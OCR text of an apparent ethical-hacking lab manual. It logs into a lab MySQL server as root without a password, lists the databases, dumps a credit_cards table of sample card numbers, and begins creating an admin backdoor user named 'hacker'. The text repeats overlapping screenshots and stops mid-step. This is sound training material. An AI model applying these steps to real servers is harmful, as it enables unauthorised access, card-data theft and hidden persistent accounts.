

Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
2 Type the following command and press Enter, to scan the firewall for open ports.
root@kali2:~# mysql -h 203.0.113.100 -u root
root@kali2:~# mysql -h 203.0.113.100 -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statemen
mysql>
3 At the mysql prompt, type the following command and press Enter, to show all of the databases.
mysql> show databases;
PREVIOUS
NEXT
Console | Infosec Learning - Personal - Microsoft Edge
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
Database
information_schema
dvwa
flag334422
metasploit
mysql
owasp10



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
4 At the mysql prompt, type the following command and press Enter, to select the information_schema database.
mysql> use information_schema;
mysql> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
5 At the mysql prompt, type the following command and press Enter, to show the tables in the information_schema database.
mysql> show tables;
mysql> show tables;
| Tables_in_information_schema |
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Database changed
mysql> show tables;
| Tables_in_information_schema |
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS |
| COLUMN_PRIVILEGES |
| KEY_COLUMN_USAGE |
| PROFILING |
| ROUTINES |
| SCHEMATA |
| SCHEMA_PRIVILEGES |
| STATISTICS |
| TABLES |
| TABLE_CONSTRAINTS |
| TABLE_PRIVILEGES |
| TRIGGERS |



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
6 At the mysql prompt, type the following command and press Enter, to show all of the databases.
mysql> show databases;
mysql> show databases;
| Database |
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
7 rows in set (0.01 sec)
mysql>
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
| TABLE_CONSTRAINTS |
| TABLE_PRIVILEGES |
| TRIGGERS |
| USER_PRIVILEGES |
| VIEWS |
17 rows in set (0.00 sec)
mysql> show databases;
| Database |
| information_schema |
| dvwa |
| flag334422 |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
8 rows in set (0.00 sec)
mysql>



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
7 At the mysql prompt, type the following command and press Enter, to select the dvwa database.
mysql> use dvwa;
mysql> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
8 At the mysql prompt, type the following command and press Enter, to show the tables in the dvwa database.
mysql> show tables;
mysql> show tables;
| Tables_in_dvwa |
| guestbook |
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
all of the databases.
mysql> show databases;
mysql> show databases;
| Database |
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
7 rows in set (0.01 sec)
mysql>
10 At the mysql prompt, type the following command and press Enter, to select the metasploit database.
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
10 At the mysql prompt, type the following command and press Enter, to select the metasploit database.
mysql> use metasploit;
mysql> use metasploit;
Database changed
11 At the mysql prompt, type the following command and press Enter, to show the tables in the metasploit database.
mysql> show tables;
mysql> show tables;
Empty set (0.00 sec)
12 At the mysql prompt, type the following command and press Enter, to show all of the databases.
mysql> show databases;
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
13 At the mysql prompt, type the following command and press Enter, to select the mysql database.
mysql> use mysql;
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
14 At the mysql prompt, type the following command and press Enter, to show the tables in the mysql database.
mysql> show tables;
mysql> show tables;
Tables_in_mysql
columns_priv
db
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
mysql>
16 At the mysql prompt, type the following command and press Enter, to select the owasp10 database.
mysql> use owasp10;
mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
17 At the mysql prompt, type the following command and press Enter, to show the tables in the owasp10 database.
mysql> show tables;
mysql> show tables;
+------------------+
| Tables_in_owasp10 |
+------------------+
| accounts |
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
8 rows in set (0.00 sec)
Database changed
mysql> show tables;
| Tables_in_owasp10 |
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
8 rows in set (0.00 sec)



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
19 At the mysql prompt, type the following command and press Enter, to select the tikiwiki database.
mysql> use tikiwiki;
mysql> use tikiwiki;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
20 At the mysql prompt, type the following command and press Enter, to show the tables in the tikiwiki database.
mysql> show tables;
mysql> show tables;
+----------------------------------+
| Tables_in_tikiwiki |
+----------------------------------+
| galaxia_activities |
| galaxia_activity_roles |
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
8 rows in set (0.00 sec)
Database changed
mysql> show tables;
| Tables_in_tikiwiki |
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances |
| galaxia_processes |
| galaxia_roles |
| galaxia_transitions |
| galaxia_user_roles |


Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
22 At the mysql prompt, type the following command and press Enter, to select the tikiwiki database.
mysql> use tikiwiki195;
mysql> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
23 At the mysql prompt, type the following command and press Enter, to show the tables in the tikiwiki195 database.
mysql>show tables;
mysql> show tables;
| Tables_in_tikiwiki195 |
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
← PREVIOUS
NEXT →
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot


Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
mysql>
2 After viewing all of the databases and the tables in the databases, it seemed that the tables in the owasp10 database seemed like they had the most interesting information, such as credit_cards and accounts. At the mysql prompt, type the following command and press Enter, to select the owasp10 database.
mysql> use owasp10;
mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
3 At the mysql prompt, type the following command and press Enter, to show the tables in the owasp10 database again:
mysql> show tables;
mysql> show tables;
← PREVIOUS
NEXT →
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot


Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
4 At the mysql prompt, type the following command and press Enter, to show the columns and data in the credit_cards table.
mysql> select * from credit_cards;
mysql> select * from credit_cards;
ccid	ccnumber	ccv	expiration
1	4444111122223333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01
5 rows in set (0.00 sec)
5 At the mysql prompt, type the following command and press Enter, to show the tables in the owasp10 database again:
mysql> show tables;
PREVIOUS
NEXT
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infosecdearning.com/console/3752473/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot


Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
7 At the mysql prompt, type the following command and press Enter, to create a user called hacker.
mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
Query OK, 0 rows affected (0.00 sec)
8 At the mysql prompt, type the following command and press Enter, to make hacker an admin.
